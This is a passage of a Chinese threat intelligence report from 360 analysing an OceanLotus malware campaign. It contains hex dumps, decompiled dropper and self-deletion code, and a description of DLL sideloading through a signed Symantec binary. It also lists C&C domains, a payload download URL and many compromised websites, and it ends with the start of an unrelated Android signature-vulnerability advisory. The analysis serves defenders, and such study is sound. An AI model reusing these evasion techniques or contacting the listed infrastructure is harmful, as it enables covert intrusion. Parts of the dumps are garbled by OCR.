00CF0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF00D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00CF00E0	50 45 00 00 4C 01 05 00 67 C2 CB 48 00 00 00 00 PE..L...g滤H...
00CF00F0	00 00 00 00 E0 00 02 21 0B 01 0A 00 00 30 01 00 ...?→■...0...0...
00CF0100	00 38 11 00 00 00 00 00 00 09 E7 00 00 00 10 00 00 .8...?■..
00CF0110	00 40 01 00 00 00 00 10 00 10 00 00 00 02 00 安全客(bobao.360.cn)

Dump 出的 PE 基本信息如下 ,

导出模块名为 : {103004A5-829C-418E-ACE9-A7615D30E125}.dll :


编译器信息:

.03004A5-829C-418E-ACE9-A7615D30E125}.dll


节信息	导出表	引入表
.text		kernel32.dll
.rdata		ADVAPI32.dll
.data		
.rsrc	DllEntry	
.reloc		
.idata2		

安全客 (bobao.360.cn)

Dump 出的 PE (DLL 形式的 Dropper) 中也有一个名为 1 的资源 :



资源的大小为 1079KB :



dddd.res																
Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
000000000	30	74	58	DE	8D	96	82	76	4D	0E	A8	D2	B6	42	4B	E4
000000016	D3	B6	86	96	16	22	C7	A3	6F	A6	FD	12	09	BF	F9	D9
000000032	48	F5	13	B3	B3	8E	25	2A	E2	49	F9	44	83	22	2E	8C
000000048	E4	39	D3	B1	B2	42	BC	60	FC	54	E6	0B	82	45	6C	13
000000064	B0	85	D8	6F	61	28	30	91	C4	09	46	F6	D0	73	17	69
000000080	82	D4	F9	E7	31	2D	FE	73	B5	D6	2E	E5	80	9A	06	53
000000096	73	E6	44	5D	76	3B	28	0C	06	A7	1B	72	8A	64	F0	D0
000000112	29	D9	05	31	C1	63	9E	D0	B5	10	99	8E	46	4B	A3	86
000000128	14	DA	95	22	90	DD	51	4E	48	DE	86	A6	15	3A	59	4F
000000144	FF	96	48	CD	56	3F	39	AD	F4	C3	74	84	8C	83	34	9C
000000160	30	18	52	CF	E9	53	70	7C	9C	9F	7A	D6	B1	41	32	F6
000000176	04	CD	A0	47	97	E9	D1	E9	1F	D7	59	5E	C1	85	57	2D
000000192	68	54	08	6A	99	0E	54	CF	F9	F0	CF	D3	90	A9	5B	AF
000000208	78	D6	4F	8B	57	D3	7E	14	A9	AD	45	75	97	3E	8B	5E
000000224	79	EE	AE	17	7A	92	D9	6F	E3	CA	4B	ED	2C	7E	4F	97
000000240	40	DE	C7	F6	78	F3	79	4F	F4	D5	70	0E	26	77	CC	FD
000000256	90	BA	8E	AE	38	D3	EB	1E	DA	C6	E8	A5	10	93	66	20
000000272	CE	2F	AF	CD	8C	46	63	20	C6	DA	E6	B9	43	2E	A5	89
000000288	1D	38	7B	10	33	72	D1	DC	E7	29	33	27	E5	EA	47	E6
000000304	65	A6	E4	62	FF	F3	F9	A7	93	50	EE	7E	24	AE	51	23
000000320	34	8E	B8	81	A0	BA	B3	7B	21	26	5B	00	8B	5D	B2	06
000000336	1F	90	6D	E3	6D	70	46	EA	E4	E0	9B	D3	8A	8B	78	33
000000352	96	BD	7F	93	AD	4A	9C	54	8F	E7	D6	D4	8D	56	B1	01

该资源数据使用 DES 加密：

```


pdwDataLen = 0;
v51 = CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000);
if (!v51)
    goto LABEL_7;
v16 = 8;
v12 = a3;
_CF = (unsigned int)a3[5] < 0x10;
_SF = (_DWORD)((_DWORD)a3[5] - 16) < 0;
*( _DWORD * )pbData = 520;
v65 = 26128;
v66 = 32;
if (!_CF)
    v12 = *a3;
v15 = phProv;
_EAX = &hKey;
if (_SF)
    goto LABEL_21;
v54 = _readeflags();
__asm { aaa }
BYTE1(_EAX) = v52;
_EAX = a2 ^ ((unsigned int)_EAX >> 4);
    
```

安全客 (bobao.360.cn)

解密后的数据为拼接到一起的 3 个文件：rastlsc.exe、rastls.dll 和 sylog.bin

B0 42 12 00 70 04 00 00	0A 02 00 00 AC 00 00 00	°B..p.....~...%.
25 00 61 00 70 00 70 00	64 00 61 00 74 00 61 00	%.a.p.p.d.a.t.a.
25 00 5C 00 53 00 79 00	6D 00 61 00 6E 00 74 00	%.\S.y.m.a.n.t.
65 00 63 00 20 00 45 00	6E 00 64 00 70 00 6F 00	e.c. .E.n.d.p.o.
69 00 6E 00 74 00 20 00	50 00 72 00 6F 00 74 00	i.n.t. .P.r.o.t.
65 00 63 00 74 00 69 00	6F 00 6E 00 5C 00 31 00	e.c.t.i.o.n.\.1.
32 00 2E 00 31 00 2E 00	36 00 37 00 31 00 2E 00	2...1...6.7.1...
34 00 39 00 37 00 31 00	2E 00 31 00 30 00 34 00	4.9.7.1...1.0.4.
61 00 5C 00 64 00 6D 00	77 00 61 00 70 00 70 00	a.\d.m.w.a.p.p.
75 00 73 00 68 00 73 00	65 00 72 00 76 00 69 00	u.s.h.s.e.r.v.i.
63 00 65 00 5C 00 72 00	61 00 73 00 74 00 6C 00	c.e.\r.a.s.t.l.
73 00 63 00 2E 00 65 00	78 00 65 00 A8 00 00 00	s.c...e.x.e."..."
25 00 61 00 70 00 70 00	64 00 61 00 74 00 61 00	%.a.p.p.d.a.t.a.
25 00 5C 00 53 00 79 00	6D 00 61 00 6E 00 74 00	%.\S.y.m.a.n.t.
65 00 63 00 20 00 45 00	6E 00 64 00 70 00 6F 00	e.c. .E.n.d.p.o.
69 00 6E 00 74 00 20 00	50 00 72 00 6F 00 74 00	i.n.t. .P.r.o.t.
65 00 63 00 74 00 69 00	6F 00 6E 00 5C 00 31 00	e.c.t.i.o.n.\.1.
32 00 2E 00 31 00 2E 00	36 00 37 00 31 00 2E 00	2...1...6.7.1...
34 00 39 00 37 00 31 00	2E 00 31 00 30 00 34 00	4.9.7.1...1.0.4.
61 00 5C 00 64 00 6D 00	77 00 61 00 70 00 70 00	a.\d.m.w.a.p.p.
75 00 73 00 68 00 73 00	65 00 72 00 76 00 69 00	u.s.h.s.e.r.v.i.
63 00 65 00 5C 00 53 00	79 00 4C 00 6F 00 67 00	c.e.\S.y.L.o.g.
2E 00 62 00 69 00 6E 00	AA 00 00 00 25 00 61 00	\.b.i.n.%...%a.
70 00 70 00 64 00 61 00	74 00 61 00 25 00 5C 00	p.p.d.a.t.a.%.\.
53 00 79 00 6D 00 61 00	6E 00 74 00 65 00 63 00	S.y.m.a.n.t.e.c.
20 00 45 00 6E 00 64 00	70 00 6F 00 69 00 6E 00	.E.n.d.p.o.i.n.
74 00 20 00 50 00 72 00	6F 00 74 00 65 00 63 00	t. .P.r.o.t.e.c.
74 00 69 00 6F 00 6E 00	5C 00 31 00 32 00 2E 00	t.i.o.n.\.1.2...
31 00 2E 00 36 00 37 00	31 00 2E 00 34 00 39 00	1...6.7.1...4.9.
37 00 31 00 2E 00 31 00	30 00 34 00 61 00 5C 00	7.1...1.0.4.a.\.
64 00 6D 00 77 00 61 00	70 00 70 00 75 00 73 00	d.m.w.a.p.p.u.s.
68 00 73 00 65 00 72 00	76 00 69 00 63 00 65 00	h.s.e.r.v.i.c.e.
5C 00 72 00 61 00 73 00	74 00 6C 00 73 00 2E 00	\r.a.s.t.l.s 安全客(bobaob360.cn)
64 00 6C 00 6C 00 5E 02	00 00 C8 00 00 00 25 00	d.I.I....E....%

释放的3个文件为典型的白利用过杀软方式，rastlsc.exe文件带有Symantec的签名，此白文件会加载同目录下的rastls.dll，该dll会去解密加载sylog.bin文件并执行：



Dropper 执行 shellcode 后 ,会把执行自删除功能的文件释放到 temp 目录的 123.exe ,
把正常的浏览器文件替换掉 Dropper 后 ,以 Dropper 的路径作为参数运行 123.exe :

```

NumberOfBytesWritten = 0;
v7 = 7;
v6 = 0;
LOWORD(lpNewFileName) = 0;
v11 = 0;
if ( GetTempPathW(0x105u, &Buffer) )
{
    if ( GetTempFileNameW(&Buffer, L"123", 0, &TempFileName) )
    {
        if ( GetModuleFileNameW(0, &Buffer, 0x105u) )
        {
            v1 = CreateFileW(TempFileName, 0x40000000u, 1u, 0, 4u, 0, 0);
            if ( v1 != (HANDLE)-1 )
            {
                if ( WriteFile(v1, a1 + 1, *a1, &NumberOfBytesWritten, 0) )
                {
                    CloseHandle(v1);
                    sub_40A880(TempFileName, wcslen(TempFileName));
                    sub_409D20(L".exe", 4);
                    v2 = lpNewFileName;
                    if ( v7 < 8 )
                        v2 = (const WCHAR *)lpNewFileName;
                    if ( MoveFileW(&TempFileName, v2) && sub_4049C0(&Parameters, 263, L"\%s\%", (unsigned int)&Buffer) >= 0 )
                    {
                        v3 = lpNewFileName;
                        if ( v7 < 8 )
                            v3 = (const WCHAR *)lpNewFileName;
                        ShellExecuteW(0, 0, v3, &Parameters, 0, 0);
                    }
                }
            }
        }
    }
}
    
```

安全客 (bobao.360.cn)

123.exe 的功能主要是睡眠一秒后删除命令行传过来的文件，攻击者不通过调用 cmd.exe 的方式删除自己，估计是为了免杀。

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPNSTR lpCmdLine, int nShowCmd)
{
    LPWSTR *v4; // esi
    int pNumArgs; // [esp+4h] [ebp-4h]

    pNumArgs = 0;
    v4 = CommandLineToArgvW(lpCmdLine, &pNumArgs);
    Sleep(0x3E8u);
    DeleteFileW(v4[pNumArgs - 1]);
    LocalFree(v4);
    return 0;
}
```

安全客 (bobao.360.cn)

十一、恶意功能代码

sylog.bin 文件在内存中解析后被执行，代码会获取计算机信息生成字符串与 .harinarach.com、.maerferd.com 和 .eoneorbin.com 拼接成一个完整的域名，连接其 25123 端口：

00FC3CC2	68 84C50201	push 0x102C584	UNICODE "%s.%s"
00FC3CC7	50	push eax	
00FC3CC8	57	push edi	
00FC3CC9	E8 52F6FEFF	call 00FB3320	
00FC3CCE	83C4 14	add esp,0x14	
00FC3CD1	85C0	test eax,eax	
00FC3CD3	v 0F88 10000000	js 00FC3CE9	
00FC3CD9	0000 FFFFFF	mov dword ptr cs:[rip+0000],ah	
000FDADC	000FDDA8	UNICODE "31003100310031002d003800630065003700660037003700370037"	
000FDAE8	0000003E8		
000FDAE4	0102C584	UNICODE "%s.%s"	
000FDAE8	010A4248	UNICODE "jhggjhggjhggjhggidggjoggmjggm1ggjnggmmggjnqqinqgn"	
000FDAEC	010A40D8	UNICODE "maerferd.com"	安全客 (bobao.360.cn)
0101036D	68 10D30201	push 0x102D318	UNICODE "25123"
01010372	52	push edx	
01010373	FF15 08C20201	call dword ptr ds:[0x102C208]	ws2_32.GetAddrInfoW
01010379	85C0	test eax,eax	
0101037B	v 0F85 A0000000	jmp 01010421	
01010381	8876 08	mov esi,dword ptr ds:[esi+0x8]	
01010384	53	push ebx	
01010385	85F6	test esi,esi	
01010387	v 0F84 84000000	je 01010411	
0101038D	8810 14C20201	mov ebx,dword ptr ds:[0x102C214]	ws2_32.connect
01010390	0000 10	mov ebx,dword ptr ds:[rip+0000]	
地址	HEX 数据	ASCII	
010A43B8	6A 00 68 00 67 00 67 00 6A 00 68 00 67 00 67 00	j.h.g.g.j.h.g.g.	0012E9B0 010A43B8 UNICODE "jhggjh"
010A43C8	6A 00 68 00 67 00 67 00 6A 00 68 00 67 00 67 00	j.h.g.g.j.h.g.g.	0012E9B4 0102D318 UNICODE "25123"
010A43D8	69 00 64 00 67 00 67 00 6A 00 6F 00 67 00 67 00	i.d.g.g.j.o.g.g.	0012E9B8 0012E9C8 UNICODE "
010A43E8	6D 00 6A 00 67 00 67 00 6D 00 6C 00 67 00 67 00	m.j.g.g.m.l.g.g.	0012E9C0 01003E88
010A43F8	6A 00 6E 00 67 00 67 00 6D 00 6E 00 67 00 67 00	j.n.g.g.m.m.g.g.	0012E9C4 FFFFFFFF
010A4408	6A 00 6E 00 67 00 67 00 6A 00 6E 00 67 00 67 00	j.n.g.g.j.n.g.g.	0012E9C8 00000008
010A4418	6A 00 6E 00 67 00 67 00 6D 00 69 00 67 00 67 00	j.n.g.g.m.i.g.g.	0012E9CC 00000000
010A4428	6D 00 69 00 67 00 67 00 2E 00 69 00 6B 00 6E 00	m.i.g.g...i.k.n.	0012E9D0 00000002
010A4438	6C 00 62 00 6B 00 67 00 6E 00 2E 00 6D 00 61 00	l.b.k.g.n...m.a.	0012E9D4 00000001 安全客 (bobao.360.cn)

成功连接后可以执行如下远控功能：

1、文件管理

2、远程 shell


3、注册表管理

4、进程管理

关于远控部分的其他细节，360 威胁情报中心将会在后续给出更详细的分析。

十二、总体流程图

综合上述分析，样本执行流程总结如下：



十三、关联分析及溯源

360 威胁情报中心尝试通过分发 JavaScript 的恶意域名的 WHOIS 信息来对本次事件做一些关联分析，一共 38 个域名，基本上都使用了隐私保护，注册时间则分布于 2014 年 3 月

至 2017 年 10 月 , 可见攻击团伙的活动时间之长准备之充分。如下是其中一个域名的注册信息 :



ad.adthis.org

威胁情报 21 域名解析 6 **注册信息 4** 关联域名 4 定制搜索

当前注册信息

创建时间	2014-03-24 00:00:24
过期时间	2018-03-24 00:00:24
更新时间	2017-03-17 00:00:17
注册人	Domain Admin
注册人所属组织	Whois Privacy Corp (相关域名 0 个)
管理员邮箱	542207267hplrqh7@5225b4d0pi3627q9.whoisprivacycorp.com (相关域名 0 个)
管理员电话	+1.5163872248
管理员传真	
国家代码	BS
域名服务商	Internet Domain Service BS Corp
域名服务器	NS1.CLOUDNS.NET , NS2.CLOUDNS.NET , NS3.CLOUDNS.NET , NS4.CLOUDNS.NET

安全客 (bobao.360.cn)

从攻击团伙用于 C&C 通信的域名 dload01.s3.amazonaws.com 出发 , 360 威胁情报中心发现一个捆绑恶意代码的 Firefox 浏览器更新文件 , 该文件就是技术分析部分提到的恶意样本。同时 360 威胁情报中心还发现了更多的恶意代码 , 包括 Cobalt Strike 生成的 Powershell 代码以及捆绑在其他浏览器中的恶意样本 , 这也是海莲花团伙的惯用手法之一 , 后续 360 威胁情报中心可能会发布更多相关的恶意代码分析。



dload01.s3.amazonaws.com

威胁情报 0 域名解析 2 注册信息 0 关联域名 1 定制搜索

可视化分析

暂无标签

流行度 ★★★★☆

动态域名 否

隐私保护 是

白名单 否

创建时间 2014/03/24

更新时间 2017/03/17

过期时间 2018/03/24

最近看到 2017/11/07

http://dload01.s3.amazonaws.com/b89fd4f4-9f80-11e7-abc4-2209cec278b6b50a/FirefoxInstaller.exe
安全客 (bobao.360.cn)

十四、参考资料

<https://www.volatility.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/>

十五、更新历史

时间	内容
2017年11月7日	初始报告
2017年11月8日	修改补充攻击团伙 TTP 细节和信息泄露影响面评估
2017年11月9日	补充更多关联分析得到的 IOC 信息以及相关恶意代码的分析 <small>安全客 (www.qsec.net)</small>

十六、附件

IOC 列表

16.1 C&C 服务器

dload01.s3.amazonaws.com

download-attachments.s3.amazonaws.com

maerferd.com

harinarach.com

eoneorbin.com

<http://dload01.s3.amazonaws.com/b89fdbf4-9f80-11e7-abc4-2209cec278b6b50a/FirefoxInstaller.exe>

16.2 分发 JavaScript 的恶意域名

a.doulbeclick.org

ad.adthis.org

ad.jqueryclick.com

ad.linksys-analytic.com

ads.alternativeads.net

api.2nd-weibo.com

api.analyticsearch.org

api.baiduusercontent.com

api.disquscore.com

api.fbconnect.net

api.querycore.com

browser-extension.jdfkmiabjpjacifcmihfdjhpnjpiick.com
cache.akamaihd-d.com
cdn-js.com
cdn.adsfly.co
cdn.disqusapi.com
cloud.corewidget.com
cloudflare-api.com
core.alternativeads.net
cory.ns.webjzcnd.com
d3.advertisingbaidu.com
eclick.analyticsearch.org
google-js.net
google-js.org
google-script.net
googlescripts.com
gs.baidustats.com
health-ray-id.com
hit.asmung.net
jquery.google-script.org
js.ecomer.org
linked.livestreamanalytic.com
linksys-analytic.com
live.webfontupdate.com
s.jscore-group.com
s1.gridsumcontent.com
s1.jqueryclick.com
ssl.security.akamaihd-d.com
stat.cdnanalytic.com

static.livestreamanalytic.com
stats.corewidget.com
stats.widgetapi.com
track-google.com
update.akamaihd-d.com
update.security.akamaihd-d.com
update.webfontupdate.com
upgrade.liveupdateplugins.com
widget.jscore-group.com
wiget.adsfly.co
www.googleuserscontent.org

16.3 曾经被插入过恶意 JavaScript 的正常网站/URL

anninhdothi.com
asean.org
atr.asean.org
bacaytruc.com
baocalitoday.com
baotiengdan.com
baovesusong.net
basamnews.info
bdstarlbs.com
bokeo.gov.la
boxitvn.blogspot.com
boxitvn.blogspot.de
boxitvn.blogspot.ro
bshohai.blogspot.com
chanlyonline.com
chatluongvn.tk

chuongtrinhchuyende.com
damau.org
danchimviet.info
dannews.info
ddsvvn.blogspot.com
delivery.adnetwork.vn
demo.mcs.gov.kh
doanhuulong.blogspot.de
ethongluan.org
ethongluan01.blogspot.be
ethongluan01.blogspot.com
frphamlong.blogspot.com
gwhs.i.gov.ph
hongbagai.blogspot.com
hopluu.net
icevn.org
investasean.asean.org
khmerangkor-news.com
laoedaily.com.la
m.baomoi.com
m.suckhoedoisong.vn
machsongmedia.com
mail.dnd.gov.ph
mail.vms.com.vn
mcs.gov.kh
mlobkhmer-news.com
monasri.gov.kh
nationalrescueparty.org

nguoivietboston.com
niptict.edu.kh
nsvancung.com
ntuongthuy.blogspot.com
op-proper.gov.ph
phamnguyentruong.blogspot.com
phiatriuoc.info
phongkhamdakhoadanang.com
police.gov.kh
pttgcqt.org
quanvan.net
quyenduocbiet.com
radiodlsn.com
sensoknews.com
sihanoukville.gov.kh
son-trung.blogspot.com
son-trung.blogspot.com.au
suckhoedoisong.vn
tag.gammaplatform.com
tandaiviet.org
thanglongcompany.com
thanhlinh.net
thanhnienconggiao.blogspot.com
thanhnienconggiao.blogspot.com.au
thewenews.com
thsedessapientiae.net
thuvienhoasen.org
thuymyrfi.blogspot.com

thuymyrfi.blogspot.fr
tiengnoividan.blogspot.com
tiengnoividan.blogspot.com.au
tinkhongle.blogspot.com
tinparis.net
truongduynhat.org
truyenhinhcalitoday.com
ukk-news.com
v-card.vn
veto-network.org
vietcatholic.net
vietcatholic.org
vietchonhau.blogspot.co.uk
vietchonhau.blogspot.com
vietfact.com
vnwhr.net
vuhuyduc.blogspot.com
www.afp.mil.ph
www.atgt.vn
www.attapeu.gov.la
www.bacaytruc.com
www.baocalitoday.com
www.baogiaothong.vn
www.baomoi.com
www.baotgm.com
www.blogger.com
www.cdnvqglbhk.org
www.chanlyonline.com

www.clip6s.com
www.cnpc.com.cn
www.cnrp7.org
www.cpp.org.kh
www.damau.info
www.damau.org
www.danchimviet.info
www.diendantheky.net
www.ethongluan.org
www.fia.gov.kh
www.firstcagayan.com
www.icevn.org
www.ijavn.org
www.khmer-note.com
www.khmer-press.com
www.kimlimshop.com
www.kntnews.com
www.leanhhung.com
www.lyhuong.net
www.machsongmedia.com
www.mcs.gov.kh
www.monasri.gov.kh
www.moneaksekar.com
www.mosvy.gov.kh
www.nationalrescueparty.org
www.ndanghung.com
www.neelect.org.kh
www.nguoiviet.com

www.nguoitieudung.com.vn

www.pac.edu.kh

www.phapluatgiaothong.vn

www.phnompenhpost.com

www.police.gov.kh

www.preynokornews.today

www.quyenduocbiet.com

www.radiodlsn.com

www.siamovies.vn

www.tapchigiaothong.vn

www.tapchinhanquyen.com

www.thanhnientphcm.com

www.tienbo.org

www.tinnhanhne.net

www.trinhanmedia.com

www.tuvanonecoin.net

www.vande.org

www.vietcatholic.net

www.vietnamhumanrightsdefenders.net

www.vietnamthoibao.org

www.vietnamvanhien.net

www.vietthuc.org

xuandienhannom.blogspot.com

xuandienhannom.blogspot.com.au

<http://asean.org/modules/aseanmail/js/wp-mailinglist.js>

<http://asean.org/modules/wordpress-popup/inc/external/wpmu-lib/js/wpmu-ui.3.min.js>

<http://atr.asean.org/>

<http://investasean.asean.org/>
http://www.afp.mil.ph/modules/mod_js_flexslider/assets/js/jquery.easing.js
<http://www.mfa.gov.kh/jwplayer.js>
<http://www.moe.gov.kh/other/js/jquery/jquery.js>
http://www.monasri.gov.kh/wtemplates/monasri_template/js/menu/mega.js
<http://www.mosvy.gov.kh/public/js/default.js>
<http://www.mpwt.gov.la/media/system/js/mootools-core.js>
<http://www.police.gov.kh/wp-includes/js/jquery/jquery.js>

360CERT

360CERT 全称 “360 Computer Emergency Readiness Team” 我们致力于维护计算机网络空间安全，是 360 基于“协同联动，主动发现，快速响应”的指导原则，对全球重要网络安全事件进行快速预警、应急响应的安全协调团队。官网地址：<http://cert.360.cn>



【安全事件】

CVE-2017-13156 Janus 安卓签名漏洞预警分析

作者：360CERT

文章来源：【安全客】<https://www.anquanke.com/post/id/90372>

一、事件概述

2017年7月31日GuardSquare向Google报告了一个签名漏洞并于当天收到确认。Google本月修复了该漏洞，编号CVE-2017-13156。经过360CERT分析确认，该问题确实存在，影响较为严重。攻击者可以绕过签名验证机制构造恶意程序更新原有的程序。

